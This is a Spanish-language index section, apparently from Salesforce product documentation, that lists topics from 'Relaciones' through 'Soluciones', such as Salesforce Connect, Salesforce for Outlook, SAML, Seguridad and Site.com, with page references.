adición 4668
consideraciones 4639
definición 4668
descripción general 4634
recuperación 4688
restauración 4688
varios a varios 4637
relaciones de búsqueda 5617
relaciones de búsqueda externa 5618
relaciones de búsqueda indirecta 5620
relaciones de contactos de cuentas 1324, 1818–1819
relaciones de metadatos personalizados 5941
Relaciones de objetos cruzados 6204
Relaciones de varios a varios
consideraciones 4639
creación 4637
Relaciones principal-subordinado 5640
Relevo de correo electrónico
configuración 2155
Rendimiento
actualización de resúmenes con calibración 2326
adición de compañeros a resumen 1566, 1568–1569
resumen 1564
Repetición independiente 2897
repetición secuencial 2897
replicación 3941, 3944–3946
Reportes
análisis 4240
Caso 4239
exportación en segundo plano 4334
históricos 4233, 4238–4240
Oportunidad 4233, 4238
tendencias 4233, 4238–4240
representantes de ventas en territorios 1967
reprogramación 3868
Reputación de la comunidad
activación 3615
reputaciones 2699
Reputaciones
Respuestas de Chatter 2699
Requisitos del aprovisionamiento Justo a tiempo
afirmaciones SAML de ejemplo 977
Requisitos del sistema
Salesforce for Outlook 2239
Respuesta
a una pregunta 2400
modificación 2400
promoción a artículo 2405
vista 2403
Respuestas
activación 2660
activación en el portal de socios 1930
búsqueda de una pregunta 2397
categoría de datos 2661
configuración 2659–2660
Consulte también Categorías de datos 3099
creación de un artículo 2405
de acuerdo con una respuesta 2401
desactivación 2660
descripción general 2392
distribución de una pregunta a un caso 2406
eliminación de una pregunta 2397
exploración de preguntas en una categoría 2398
exploración de preguntas en una zona 2398
informes 4188
modificación de una pregunta 2397
modificación de una respuesta 2400
no de acuerdo con una respuesta 2401
Portal de clientes 2588
realización de una pregunta 2395
respuesta a una pregunta 2400
selección de la mejor respuesta 2402
uso 2394
visualización de sus preguntas 2403, 2430
visualización de sus respuestas 2403, 2430
visualización de una pregunta 2397
votación por una respuesta 2401
Respuestas de Chatter
activación 2676
activación en Comunidades 3486
activación sin un sitio de Force.com 2692
adición a fichas de portales 2692
adición a un Portal de clientes 2692–2693
adición a un portal de socios 2692, 2694
asignación de categorías de datos 2690
configuración 2675
configuración de casos 2688
configuración de categorías de datos 2691
configuración de inscripción automática 2685
configuración de la visibilidad de la ficha Preguntas 2689
configuración de notificación de correo electrónico 2683
configuración de Promocionar a artículo 2691
Configuración de Salesforce Knowledge 2691

Respuestas de Chatter *(continuación)*
configuración de un sitio de Force.com 2686
configuración de usuarios 2685
configuración del Portal de clientes 2684
creación de zonas 2657
descripción general de la configuración 2674
distribución de una pregunta a un caso 2406
ficha Preguntas 2689
gestión de usuarios 2697
idioma 2697
instantánea del sitio 2697
límites 6245
modificación de zonas 2657
Páginas de Visualforce 2676, 2679
personalización de la apariencia 2674
prácticas recomendadas 2702
respuestas a correos electrónicos 2433
solución de problemas de configuración 2697
sugerencias de implementación 2700
terminología 2428
uso 2429
usuarios 2697
Restablecimiento contraseñas usuarios 546
Restablecimiento de contraseña
todas 547, 917
Restricciones de direcciones IP para aplicaciones conectadas 5864–5865, 5868
resultados de búsqueda
Data.com 1354
Resultados de búsqueda de Data.com 1354
Resúmenes
definición 4763
Resúmenes de correo electrónico
descripción general 3209
Retirar componentes
activar 4446
lista de 2492, 4489
utilizar 2492, 4489
Reunión
cancelación 1509
confirmación 1508
solicitudes a contactos, candidatos o cuentas personales 1504
volver a programar 1508
Reunión solicitada
campos en los que se busca 386
Revisión
soluciones 2479
Rewards
activación 2307
Work.com 1578
riesgo de seguridad 842, 844

## S

S-Control
acerca de 5808
campos de combinación 5817
creación 5807, 5809
definición 5807, 5809
ejemplos 5813
ejemplos útiles 5813
eliminación 5811
en comparación con páginas de Visualforce 5818
modificación 5809
sugerencias 5812
tipos de campo de combinación 5706
variables globales 5706
S-Control personalizados
acerca de 5808
Salesforce 4
Salesforce Authenticator 925–927, 944
Salesforce Classic
notas 159, 162
Salesforce Classic Mobile
acceso del usuario de socios 1207
activación de Content 1205, 3749
borrar datos 1223
cambio de valores de tiempo de espera 1222
campos de combinación 1191
configuración 1183, 1218
configuración predeterminada de Mobile 1179
configuraciones de Mobile 1212
conjuntos de datos 1188
correos electrónicos a usuarios 1210
creación de configuraciones de Mobile 1185
desactivar acceso 1184
descripción general 1178
dispositivos compatibles 96
dispositivos de Mobile 1217
fichas 1214
habilitar usuarios 1184
informes 1203
instalación 97
paneles 1201
permisos 1213
propiedades de objeto 1195
prueba de configuraciones de Mobile 1193

Salesforce Classic Mobile *(continuación)*
sugerencias 1180
tipos de informes personalizados 1216
usuarios 1217
variables globales 1191
vistas de lista personalizadas 1215
visualización de los detalles del dispositivo 1219
Salesforce Connect
adaptadores 5539
asignación de tipo de OData 5591
autenticación según cada usuario 5540
autenticación, por usuario 5613
campo Tipo de identidad 5540
compatibilidad con otras funciones 5543
configuración, adaptador de OData 5580
configuración, adaptador entre organizaciones 5572
configuración, adaptador personalizado 5601
consideraciones de búsquedas 5555
Consideraciones de comunidades 5567
consideraciones de consultas de API 5553
Consideraciones de CSRF 5590
consideraciones de empaquetado 5565
consideraciones de informes 5551
consideraciones de noticias en tiempo real 5553
consideraciones de objetos externos con capacidad de escritura 5563
consideraciones de relaciones 5550
consideraciones de Salesforce1 5566
consideraciones de sincronización 5545
consideraciones de Socrata 5590
consideraciones de SOQL 5561
consideraciones de SOSL 5558
Consideraciones para Lightning Experience 5566
consideraciones para todos los adaptadores 5541
consideraciones, adaptador entre organizaciones 5576
consideraciones, adaptador personalizado 5605
consideraciones, OData 5587
descripción general 5537
descripción general, adaptador entre organizaciones 5568
descripción general, adaptador personalizado 5599
descripción general, OData 5577
fuente de datos externa, adaptador personalizado 5602
fuente de datos externa, entre organizaciones 5573
fuente de datos externa, OData 2.0 5582
límites 6248
límites de frecuencia de llamadas OData 5588
objetos externos 5609
Opciones de cadena de consulta de OData 5594
permisos de autenticación 5612
Salesforce Connect *(continuación)*
permisos, autenticación por usuario 5612
recomendaciones de productor de OData 5587
referencia de OData 5591
relaciones de búsqueda 5617
relaciones de búsqueda externa 5618
relaciones de búsqueda indirecta 5620
relaciones de objeto externo 5616
Salesforce CRM Content
bibliotecas 3730
campos en los que se busca 396
configuración 3740
Consulte Content 3376–3377
informes 4161
interpretación 3692
límites de archivo 6257
límites de búsqueda 6257
Portal de clientes 2582
portal de socios 1925
vista previa 3692
Salesforce Files
límites 6257
Salesforce Files Connect
activación para una organización 3693–3700, 3702, 3704–3705, 3710–3711
búsqueda de contenidos 3713, 3716
Salesforce Files Sync
acceso a archivos sincronizados 3353
acerca de los archivos y carpetas sincronizados 3354
activación 3688
activación para perfiles individuales 3689
activación para una organización 3688
activación para usuarios 3689
autenticación 3352
colaboración 3354
colaboración de archivos 3354
conexión 3352
conjunto de permisos 3689
extensiones incompatibles 3356
historial de inicios de sesión 3691
instalación de la versión gestionada 3690
instalación del cliente de escritorio 3351
interpretación 3692
límites de almacenamiento 3356
límites de sincronización 3355
Nombres de archivos incompatibles 3356
nombres de carpeta inadmitidos 3358
requisitos del sistema 3351
revocar acceso 3691

Salesforce Files Sync *(continuación)*
seguridad de archivo 1085, 3691
sincronización de archivos y carpetas 3353
uso 3350
versión 3354
vista previa 3692
visualización del uso 3691
Salesforce for Outlook
acerca de 1762
actualizaciones, notificar a usuarios automáticamente 2243
adición, correos electrónicos al contacto o candidato erróneo 1803
alertas, ocultar 1774
asignación de configuraciones 2244
asignar campos 2250
asignar campos en su configuración 1771
bandeja de sistema 1772
Carpetas de Outlook 1773
carpetas de sincronización, modificación 1773
casos, creación 1790, 1799
comportamiento en conflictos 2250
comprobación del recuento de registros 2268
con Lightning for Outlook, consideraciones 2194
con Lightning for Outlook, limitaciones 2194
conexiones seguras de 1805
configuración 1772
configuración de correo electrónico 2246
configuración de Crear caso 2246
configuraciones para grupos de usuarios para crear registros desde Outlook 2242
configuraciones para grupos de usuarios para la sincronización y acceso a funciones 2242
configuraciones predeterminadas 2255
configuraciones, creación 2243
conjuntos de datos 2260
conjuntos de datos de ejemplo 2267
conjuntos de datos, generalidades 2261
correos electrónicos, adición a registros de Salesforce 1792–1793
correos electrónicos, adición a registros de Salesforce, búsqueda en Outlook 1798
correos electrónicos, adición al contacto o candidato erróneo 1803
correos electrónicos, no puede agregar 1803
Crear caso, configuración 2248
criterios coincidentes 2251
definición de configuración avanzada 2254
definición de filtros de contactos 2262
definición de filtros de eventos 2265
Salesforce for Outlook *(continuación)*
definición de filtros de tareas 2266
definición de la configuración de datos 2245
descarga 1765
descripción general de la sincronización 1774
desinstalación 1767
direcciones de sincronización, definición 2249
ediciones 2241
elementos privados, diferencias entre Salesforce y Microsoft Outlook 1801
eliminar elementos de sincronización 1790
en comparación con Lightning for Outlook 2193
eventos recurrentes, activación 2247
eventos, adición con el Panel lateral de Salesforce 1794
exclusión de ciertas tareas de la sincronización 1782
exclusión de ciertos registros de la sincronización 1776
exclusión de eventos de la sincronización 1778
Formatos del publicador del panel lateral de Outlook, creación 2258
funciones 2241
gestión de su configuración 1767
idiomas admitidos 1763
instalar y configurar 1766
mensaje de error de correo electrónico, concepto 1803
Microsoft Outlook, visualización de datos de Salesforce en 1790
migración desde 2193
modificable 2252
modificación de la configuración de correo electrónico 1768
modificación de la información de inicio de sesión 1773
modificación de su configuración de sincronización 1769
modificación de su dirección de sincronización 1769
modificación su configuración de conflictos 1770
nombres de usuario y contraseñas seguros para 1805
Panel lateral de Salesforce 1790, 1792–1793, 1798
panel lateral en Microsoft Outlook 2246
permiso de modificación para usuarios 2252
Preguntas más frecuentes 1805
problemas de instalación, resolución 1801
Publicador del panel lateral, asignación de formatos a perfiles de usuario 2259
registro de sincronización 1772
registros duplicados, eliminación 1802–1803
registros eliminados en Outlook 1803
registros, creación desde el panel lateral 1797, 2256–2259
requisitos de zona horaria 2239
requisitos del instalador .msi 2239
requisitos del sistema 2239
seguridad de correo electrónico 1805

Salesforce for Outlook *(continuación)*
seguridad, Salesforce for Outlook 1805
servidores de terminales 1801
sincronización de contactos 1776
sincronización de eventos 1778
sincronización de eventos recurrentes 1780
sincronización de tareas 1782
sincronización, Microsoft Outlook a Salesforce 1784–1785
sincronización, evitar sincronización 1785
sincronización, marcando elementos 1784
sugerencias de filtros de contactos 2263
tareas, adición con el Panel lateral de Salesforce 1796
ventajas de 2193
versiones que los usuarios ejecutan, seguimiento 2269
visualización de errores 1774
visualización de sus criterios coincidentes 1771
Salesforce for Wealth Management
clientes 1390
configuración 1387
descripción general 1386
fichas 1390
informes 1391
navegación 1390
paneles 1391
Proceso de aprobación Conocer su cliente 1389
Salesforce Knowledge
acerca de varios idiomas 3062
activación en el portal de clientes 2587
archivo .zip para la importación de artículos 3041
archivo CSV para importación 3034
búsqueda de artículos de casos 3067, 3073
Comunidades 3493
configuración 2997, 3001, 3044, 3057
Consulte también Artículos 2995
Consulte también base de datos de conocimientos pública 2997, 3001, 3057
Consulte también Categorías de datos 2995
creación de campos para los tipos de artículos 3013
creación de tipos de artículo 3011
crear procesos de aprobación 3057
crear reglas de flujo de trabajo 3057
crear usuarios 3001
definir el acceso a los artículos 3108
descripción 2995
direcciones URL de artículos públicos 3024
documentación de administración 2996
documentación de Apex 2996
documentación de configuración 2996
Salesforce Knowledge *(continuación)*
documentación de desarrollo 2996
documentación de la API 2996
documentación de la API de metadatos 2996
documentación sobre búsquedas 2996
documentación sobre casos 2996
documentación sobre categorías de datos 2996
documentación sobre el portal de clientes 2996
documentación sobre el portal de socios 2996
documentación sobre gestión 2996
documentación sobre la base de conocimientos pública 2996
documentación sobre la consola de servicio 2996
documentación sobre límites 2996
documentación sobre traducción 2996
enviar contenido de artículo en corroe electrónico 3022
exportar artículos para su traducción 3064
Ficha Artículos 2470
Ficha Knowledge 2470, 3005–3006
idioma predeterminado 3001
importación de artículos 3031
importar traducciones de artículos 3066
información general 2997, 3001
informe 4197, 4200
informes 4197, 4201
Knowledge One 2470, 3005–3006
límites 2999, 6253
modificación del formato de tipo de artículo 3020
múltiples idiomas 3063
ocultar grupos de categorías de datos 3060
parámetros de importación 3039
permisos 3044
preparación de artículos para importación 3033
restringir el acceso al gestor de artículos 3055
selección de la visualización del canal 3027
sugerencias y trucos 3009, 3073
tipos de campo disponibles 3014
traducir artículos 2466
Véase también Tipos de artículos 3011
ver estado de exportación 3042
ver estado de importación 3042
vínculos de vídeo 3009
vínculos inteligentes 2462–2464
visibilidad de las fichas 2997, 3001
widget de artículos 3075
widgets de artículos 3076
Salesforce to Salesforce
aceptación automática de registros 1668
aceptación de registros 1666
aceptar invitación 1656

Salesforce to Salesforce *(continuación)*
activación 5629
activar 2142
archivos adjuntos 1661
asignación de campos 1664
asignación de registros 1672
buscador de conexiones 1681
búsqueda de socios que utilicen Salesforce 1681
candidatos 1661
casos 1661
comentarios de casos 1661
conexión de replicación 5621
conexiones 1657
configuración 2143
configurar 2143
descripción general 1654
enviar invitación 1655
estado de registro 1674
invitación 1655
lista relacionada Colaboración externa 1674
objetos personalizados 1661
oportunidades 1661
publicación de campos 1670
rechazar invitación 1656
reenvío de registros relacionados 1675
suscripción a campos 1663
Salesforce1
agregue componentes de Lightning 5773
asistente 1126
audiencias de recomendaciones 3613
configuración 158
Configuración 158, 2048
Fichas Página de Lightning, creación 4582, 5681
Notas 157, 2048–2049
notas sobre el menú de navegación 1134
notificaciones, activación 1136
recomendaciones en noticias en tiempo real 3611
Salesforce1, aplicaciones
descripción general 79
uso 93
SalesforceA 1175–1176
SAML
acerca de 965
activación del proveedor de identidad 1048
Aprovisionamiento Justo a tiempo 991
ejemplos de afirmaciones 977
errores de validación 990
Errores del aprovisionamiento Justo a tiempo 1001
flujo de afirmación SAML 5914
SAML *(continuación)*
historial de inicios de sesión 988
inicio de sesión único 934, 967
Justo a tiempo para comunidades 998
Justo a tiempo para los portales 995
OAuth 5914
página de cierre de sesión 976
página de error personalizada 976
página de inicio 976
página de inicio de sesión 976
proveedor de identidad 1042
proveedor de servicio 1042
proveedores de autenticación 1006, 1009, 1012, 1014, 1017, 1031–1032, 1036–1041
Requisitos del aprovisionamiento Justo a tiempo 992
requisitos previos 966
validación del inicio de sesión único 989
vista de inicio de sesión único 971
Sandbox
actualización 6009
almacenamiento 6007
creación 6009
entornos 6007
funciones 6007
gestión 6013
licencias 6015
límites 6007, 6263
restricciones 6015
sugerencias de implementación 6017
tipos 6007
SCIM 5843
Se ha activado el Cifrado de plataforma Escudo 850–851, 861
Secciones 63
Secciones contraíbles
personalización 293
secreto de arrendatario 853–854
Seguimiento de auditoría de campos 1114
seguimiento de correo electrónico 2040
Seguimiento de historial
campos de apoyo 2288
campos de medición 2289
campos de objetivos 2288
Seguimiento de implementación 6040
Seguimiento de implementaciones 6047
Seguimiento de las noticias en tiempo real
apoyo 2286
mediciones 2287
objetivos 2286
seguridad 3845

Seguridad
a nivel de campo 554
activación del proveedor de identidad 1048
activaciones de verificación de identidad 891–892
adición de proveedores de identidad en la página de inicio de sesión 1079
Aprovisionamiento Justo a tiempo 991
autenticación de usuarios 894
CAPTCHA 895
certificados 1086
Clases de políticas de Apex 951
claves de cifrado principal 1086, 1091
código 5783
colaboración manual 555
colas 616
confianza 840
configuración 948
configuración de colaboración predeterminada de toda la organización 555
control 848
cookies 893, 903
creación 950
credenciales de inicio de sesión 895, 904
descripción general 840
gestión 953
infraestructura 842
inicio de sesión único 894
Inicio de sesión único en sitios 5438
intervalos de IP de inicio de sesión 565, 573, 908–909
jerarquías de funciones 555
Justo a tiempo para comunidades 998
Justo a tiempo para los portales 995
navegadores 842
nivel de objeto 554
notificaciones 954
objetos personalizados 4647
par de claves 1086
permisos de campo 554
permisos de objeto 554
políticas 946–947
políticas de seguridad de transacciones 946–948, 950–951, 953–954
portales 2621
portales de inicio de sesión único 2597
proveedor de identidad 1042
proveedor de servicio 1042
red 895, 904
reglas de colaboración 555
Requisitos del aprovisionamiento Justo a tiempo 992
Seguridad *(continuación)*
restricción de direcciones IP en toda la organización 888, 912
seguridad a nivel de campo 608, 610
seguridad a nivel de registro 554
sesión 880
SSL 880
tiempo de inactividad 880
TLS 880
usuario 893, 903
Visualforce 5781–5782
seguridad a nivel de campo 3845
Seguridad a nivel de campo
accesibilidad 606
conjuntos de permisos 614
perfiles 614
tipos de artículos, en 3018
seguridad a nivel de filas
ejemplo, determinación 3962
seguridad a nivel de filas en conjuntos de datos 3959
seguridad a nivel de objeto 3845
Seguridad a nivel de objeto 554
Seguridad de sesión 881, 918
seguridad de transacciones 946–948, 950–951, 953–954
seguridad en conjuntos de datos 3959
seguridad en datos de Salesforce 3845
Seguridad y colaboración
gestión 554
Seguro médico 6168
seleccionar archivos desde Salesforce 3687
SEO
Comunidades 3457, 3459–3461
Service Cloud 2330
Servicio al cliente (Napili)
Artículos similares 3306
Preguntas similares 3306
Servicio al cliente de redes sociales
acción social 3131
administración 3122–3123, 3131–3132
aprobaciones 3128
Clase de Apex 3132, 3134, 3136, 3153
configuración 3122–3123
conjuntos de permisos 3122
la acción social 2540
moderación 3129
Objetos de redes sociales 3148
perfiles 3122
Persona social 3148
priorización 3129
Pruebas de Apex 3144

Servicio al cliente de redes sociales *(continuación)*
Publicaciones sociales 3148
volver a conectar 3127
Servicio de atención al cliente
configuración 2852
plantillas 2852
servicio de campo 2961, 2963, 2984, 2988
servicio no disponible 3508
Servicios de correo electrónico
direcciones de servicio de correo electrónico 5791
modificación 5792
Objeto InboundEmail 5799
Objeto InboundEmail.BinaryAttachment 5801
Objeto InboundEmail.Header 5801
Objeto InboundEmail.TextAttachment 5801
Objeto InboundEmailResult 5802
Objeto InboundEnvelope 5802
Sesión
seguridad 889–890
sesión de usuario 889–890
Sesión de Live Agent
informes 4211
Sesiones de usuario
guardar para una consola de Salesforce 4445
SharePoint
integración 5607, 5612–5613
Sincronización
contactos entre Microsoft® Exchange y Salesforce 1758, 1806, 2200, 2204, 2206–2209, 2212–2213, 2215, 2218, 2225–2226
contactos entre Microsoft® Exchange y Salesforce, preparación 1761
Datos de Pardot en entornos de sandbox de Salesforce 1296
Datos de Pardot en Salesforce 1292, 1294
Datos de Pardot en Salesforce, activación 1297
Datos de Pardot en Salesforce, adición del conector 1294
Datos de Pardot en Salesforce, configuración de campos personalizados en Salesforce 1298
Datos de Pardot en Salesforce, incluyendo direcciones IP en lista blanca 1297
Datos de Pardot en Salesforce, personalización del conector 1295
Datos de Pardot en Salesforce, preparación para 1293
Datos de Pardot para Salesforce, obtener el máximo provecho de candidatos convertidos 1297
de contactos con Salesforce for Outlook 1776
de eventos recurrentes con Salesforce for Outlook 1780
de tareas con Salesforce for Outlook 1782
dirección de Salesforce for Outlook, definición 2249
Sincronización *(continuación)*
direcciones de correo electrónico entre Pardot y Salesforce 1301
entre Google y Salesforce 2200
entre Microsoft® Exchange y Salesforce 2200
errores 2203, 2230
eventos con Salesforce for Outlook 1778
eventos entre Google y Salesforce 2200, 2214, 2218–2221, 2225–2226
eventos entre Google y Salesforce, preparación 1760
eventos entre Microsoft® Exchange y Salesforce 1758, 1806, 2200, 2202–2204, 2206–2209, 2212–2215, 2225–2226
eventos entre Microsoft® Exchange y Salesforce, preparación 1760
eventos privados entre Microsoft® Exchange y Salesforce 2201
Google y Salesforce, subsanación de problemas de sincronización 1762
Microsoft Outlook y Salesforce, categorías 1784–1785
Microsoft Outlook y Salesforce, descripción general 1774
Microsoft® Exchange y Salesforce, subsanación de problemas de sincronización 1762
presupuestos con oportunidades 1592
solución de problemas 2211, 2213, 2227–2229
solución de problemas de presupuestos 1593
Sincronización bidireccional 5644
sincronización completa 1833
Sincronización masiva 5644–5645
Sincronizaciónv
eventos entre Google y Salesforce 2202
eventos entre Microsoft® Exchange y Salesforce 1758, 1806, 2200, 2202–2204, 2206–2209, 2212–2215, 2225–2226
Sincronizar
bidireccional 5627
unidireccional 5627
sinónimo 6242
Sinónimo 188
Sinónimos
comportamiento de la búsqueda 3067, 3069
sintaxis JSON 3892, 3894, 3902, 3923, 3925, 3927
sintaxis JSON de la transformación computeExpression 3879
sintaxis JSON de la transformación computeRelative 3884
Sistema de traducción
mensajes de error 4609
solución de problemas 4609
Site.com
acciones 5389–5391
acciones de página 5280

Site.com *(continuación)*
adición de bloques de contenido (diseñador y administrador de sitio) 5289
adición de campos a formularios 5363
adición de elementos de página 5283
adición de elementos de página (contribuyente) 5399
adición de formularios 5362
adición de hipervínculos (contribuyente) 5398
adición de hipervínculos (diseñadores y administradores de sitio) 5294
adición de idiomas 5381
adición de imágenes 5288
adición de imágenes (contribuyente) 5397
adición de imágenes (diseñadores y administradores de sitio) 5292
adición de propiedades personalizadas 5330
adición de restricciones de IP 5403
adición de vídeos (diseñadores y administradores de sitio) 5293
adición de widgets a una página 5376
administrador del sitio 5216–5218, 5226
Alias 5261
almacenamiento de activos para servicios de datos 5335
almacenamiento en caché 5356
almacenamiento en caché de páginas 5251
API de metadatos 5265
aplicación de marca a páginas Site.com 5237–5242
áreas modificables 5272, 5274, 5276, 5279
Atributos HTML 5304
autorización personalizada 5243, 5245
barra de herramientas de modificación de contenido 5289
bloques de contenido 5289, 5291–5294, 5296, 5341, 5395, 5397–5399
Cadena de consulta de URL 5359
cambio de nombre de páginas y plantillas 5280
cambio de tamaño de los elementos de página 5284
campos de entrada 5363–5365, 5368
carpetas 5269
clases CSS 5308, 5310
código personalizado 5297, 5340
columnas de tabla de datos 5344
cómo añadir páginas a las fichas de comunidades 5249
Comunidades 5212, 5237–5242, 5247–5249
conexiones de datos de página 5349, 5351
configuración de autorización del sitio 5244
configuración de la vista del contribuyente 5307
configuración de opciones de idioma 5382
configuración de permisos de acceso a datos 5334
configuración de valores de campo personalizado 5368

Site.com *(continuación)*
configuración del sitio 5257
configuración del usuario 5216
contribuyente 5216–5218, 5227, 5307
conversión de páginas y plantillas 5280
copia de sitio Web 5263
copiar sitios Web 5263
copiar un sitio Web 5264–5265
creación de carpetas 5269
creación de páginas (administradores del sitio) 5278
creación de páginas (contribuyente) 5394
creación de páginas (diseñadores) 5278
creación de plantillas de página 5274
creación de propiedades de estilo 5323–5324
creación de propiedades personalizadas 5327
creación de sitios 5252
creación de sitios multilingües 5379
creación de widgets 5375
CSS 5287, 5303, 5318–5319, 5370
datos 5358
definición del comportamiento de envío de un formulario 5369
delimitadores 5296
descarga de activos 5266, 5268
descripción general 5214
descripción general de autorización 5243
descripción general de los servicios de datos 5332
descripción general de versiones 5259
determinación de la URL de página 5248
diseñador 5216–5218, 5226
doctype 5281
dominios 5405–5407
duplicación de páginas y plantillas 5280
duplicación de sitios 5254
edición de propiedades de estilo 5325
editor en línea 5395
elementos de datos 5337
elementos de estilo 5316, 5319
elementos de página 5281, 5283
eliminación de activos 5266
eliminación de autorización 5246
eliminación de elementos de página 5284
eliminación de idiomas 5389
eliminación de páginas y plantillas 5280
eliminación de sitios 5253
eliminación de widgets 5377
envío de formularios 5369
establecimiento del formato de páginas 5285, 5287
estilos en línea 5308

Site.com *(continuación)*
etiqueta HTML 5305–5306
eventos 5389–5391
eventos de paginación 5346
exploración de ruta 5301
exportación de activos 5268
exportación de contenido de idioma 5386
exportación de sitios 5255
expresiones 5340–5341, 5358
Ficha Descripción general (contribuyente) 5230
Ficha Descripción general (diseñador y administrador del sitio) 5227
Ficha Site.com 5225
filtrado de datos 5359
filtros de datos 5357
formato de la página semántico 5306
formato de página 5285, 5287
formularios 5362, 5365, 5369–5370
fuentes de datos 5357
funciones 5217–5219
funciones de datos 5348, 5352
gestión de restricciones de IP 5404
grupos de estilos 5319
hojas de estilo 5308, 5316, 5318–5319, 5321
HTML5 5281, 5306
Id. de CSS 5308, 5310
idioma de expresión 5322
idioma predeterminado 5380
idiomas 5377, 5379–5389
imágenes 5288
implementación 5222
implementar desde Sandbox 5264–5265
implementar un sitio Web 5264–5265
importación de activos 5266
importación de contenido de idioma traducido 5387
importación de sitios 5256
Importación de sitios Web 5266
licencia de función 5215
Licencia de función Usuario contribuyente 5216
Licencia de función Usuario publicador 5216
límites 6265
límites de importación 6265
mapa del sitio 5298, 5300, 5302
marca 5322–5324, 5328
mejora del rendimiento 5356
menú 5298, 5302–5303
modificación de bloques de contenido (contribuyente) 5395
modificación de bloques de contenido (diseñador o administrador de sitio) 5289

Site.com *(continuación)*
modificación de bloques de contenido (diseñadores y administradores de sitio) 5291
modificación de campos de formulario 5364
modificación de idiomas 5384
modificación de las columnas de tabla de datos 5344
modificación de página (contribuyente) 5393
modificación de páginas (administrador del sitio o diseñador) 5270
modificación de páginas (contribuyente) 5393
modificación de plantillas de página 5270
modificación de widgets 5377
nombre de sitio Web de desarrollador 5257
Noticias en tiempo real de Comunidades 5250
Noticias en tiempo real de grupo de Comunidades 5250
objetos relacionados 5352
operadores de filtro 5357
página de error 5257
página de inicio 5257
paginación 5391
paginación de datos 5346
páginas de sitios 5278
panel Estilo 5303, 5310, 5370
paneles 5285, 5287
perfil de usuario invitado 5334
Permanente (301) 5261
permisos de acceso a datos 5334
planificación 5222
plantillas de página 5272, 5274, 5276, 5279, 5330
plantillas secundarias 5272, 5274, 5280
propiedad modificable 5276
propiedades CSS 5310, 5316
propiedades de campos de entrada 5366
propiedades de marca 5325
propiedades de plantillas de páginas personalizadas 5330
propiedades de widget personalizadas 5329–5330
propiedades del idioma 5385
propiedades del sitio 5257
propiedades personalizadas 5322, 5326–5328
publicación 5408–5409
puesta fuera de línea de un sitio 5410
recuperación de datos con conexiones de datos de página 5351
recuperación de datos con repetidores de datos 5336
recuperación de datos con tablas de datos 5342
recursos privados 5243
recursos públicos 5243
redirecciones de URL 5261
registro CNAME 5405–5406

Site.com *(continuación)*
registro de TXT 5405, 5407
relaciones 5352
reparación de conexiones de datos 5372
repetidores de datos 5336, 5340–5341, 5352, 5355
repetidores de datos anidados 5352, 5355
requiere autorización 5243
restablecimiento de CSS 5308, 5316, 5321
restablecimiento de una versión anterior del sitio Web 5259–5260
Restricciones de IP 5402–5403
Restricciones IP 5404
secuencias de comandos 5297
secuestro de clics 5257–5258
selector de idiomas 5383, 5388
sin autorización 5243
sitios multilingüe 5377
sugerencias para comunidades 3506, 5231
tabla de autorizaciones 5243
tablas de datos 5342, 5352
Temporal (302) 5261
tipos de propiedades 5331
tipos de propiedades personalizadas 5331
Todo el contenido del sitio 5269
traslado de elementos de página 5284
uso como contribuyente 5227
uso como un administrador del sitio 5226
uso como un diseñador 5226
uso con comunidades 3506, 5231, 5233, 5250–5251
valor fijo 5359
versión 5260
vínculo 5300
vista de error 5371
vista predeterminada 5371
vista previa 5280, 5401
vista previa anónima 5257, 5401
vista sin datos 5371
visualización de datos utilizando bloques de contenidos 5341
visualización de datos utilizando códigos personalizados 5340
visualización de datos utilizando elementos de datos 5337
visualización de información del usuario actual 5247
widgets 5329–5330, 5373, 5375–5377, 5399
Sites
activación 5412, 5415
almacenamiento en caché 5439
asignación de páginas 5436
asociación de portal 5432
configuración 5414, 5418
Sites *(continuación)*
configuración de acceso público 5430
configuración de inicio de sesión 5426
configuración de registro 5426
consideraciones 5451
Controladores Apex 5448
creación 5415
descripción general 5410
dominio 5413
dominio de nivel superior 5410
expresiones 5448
flujo de trabajo para 5441
gestión 5412
historial de uso 5444
historial del sitio 5443
horas de inicio de sesión 5430
icono de favoritos 5415
inicio de sesión único 5438
intervalos de IP de inicio de sesión 5430
Métodos de Apex 5448
modificación 5415
modo de vista previa de administrador 5437
páginas de error 5436
Páginas de Visualforce 5434
páginas estándar 5435
perfil de invitado 5430
registro 5413
robots.txt 5415
secuestro de clics 5415
seguridad 5447
solución de problemas 5437
usuario invitado 5430
Sitio
configuración remota 1060
Sitios
código de seguimiento de Analytics 5442
configuración 5431
integración de Google Analytics 5442
redirección 5431
Sitios Web
facturación 5451
informes 5445
límites 5451
paneles 5445
paquete gestionado para informes 5445
sitios Web externos, importación 5262
Sobreescritura
sistema de traducción 4599–4600, 4602–4604, 4611
Social 1684

Socio consultor
qué es un socio consultor 286
Socios
adición 1685
cambio del nombre 4536
informes 4212
vista 1685
SoftPhone
descripción general 2373
inicio de sesión 2383
modificación de configuración personal 2376
retirar 2492, 4446, 4489
uso 2382
utilizar en la consola de Salesforce 2495, 4492
versión 3.0 2374
versiones 1.0 y 2.0 2373
Software como servicio 4
Solicitud de inscripción
crear 6134
Solicitud de reunión
adición de invitados 1507
eliminación de invitados 1507
Solicitud de una reunión
activación para los usuarios de socio 1934
adición de invitados 1507
descripción general 1502
eliminación de invitados 1507
sugerencias para proponer días y horas para reuniones 1505
volver a programar 1508
Solicitudes de aprobación
a través de Chatter 5013
a través de correo electrónico, solución de problemas 5015
aprobación 5013
cancelar 5013
eliminación masiva 5011
historial de aprobaciones 5016
mediante Salesforce1 5013
por correo electrónico 5013–5014
reasignación 5013
rechazo 5013
recuperación 5013
solución de problemas 5015
submit 5012
transferencia masiva 5011
Solicitudes de inscripción
página de inicio 6133
visualización de detalles 6134
Solicitudes Web
límites 6265
Solución
campos en los que se busca 428
contactos sincronizados 1785
correos electrónicos 1785
eventos sincronizados 1785
tareas sincronizadas 1785
Solución de casos 2358
solución de problemas 3866, 3952
Solución de problemas
flujos 5176
flujos, agregar elementos temporales 5178
flujos, correo electrónico de fallo 5176–5177
flujos, mensajes de correo electrónico sobre errores 5176–5177
procesos 4933
procesos, con registros de depuración de Apex 4936
procesos, correos electrónicos de errores 4935
procesos, errores en Process Builder 4934
procesos, errores en tiempo de ejecución 4935
URL del flujo 5179
Solución de problemas de correo electrónico
instantáneas de correo electrónico entrante 2175
Soluciones
activación de soluciones en varios idiomas 3088
adjuntar a los casos 2474
búsqueda 2472
cambio del nombre 4536
categorías 2480
configuración 3084
creación 2476
definición de categorías 3086
definición de categorías de soluciones 3087
descripción general 2471
eliminación 2480
estado de traducción 2481
historial de la solución 2483
HTML 3079
importación 707
informes 3189, 3191, 4185
página de inicio 2482
pública 3090
redacción de soluciones 2484
revisión 2479
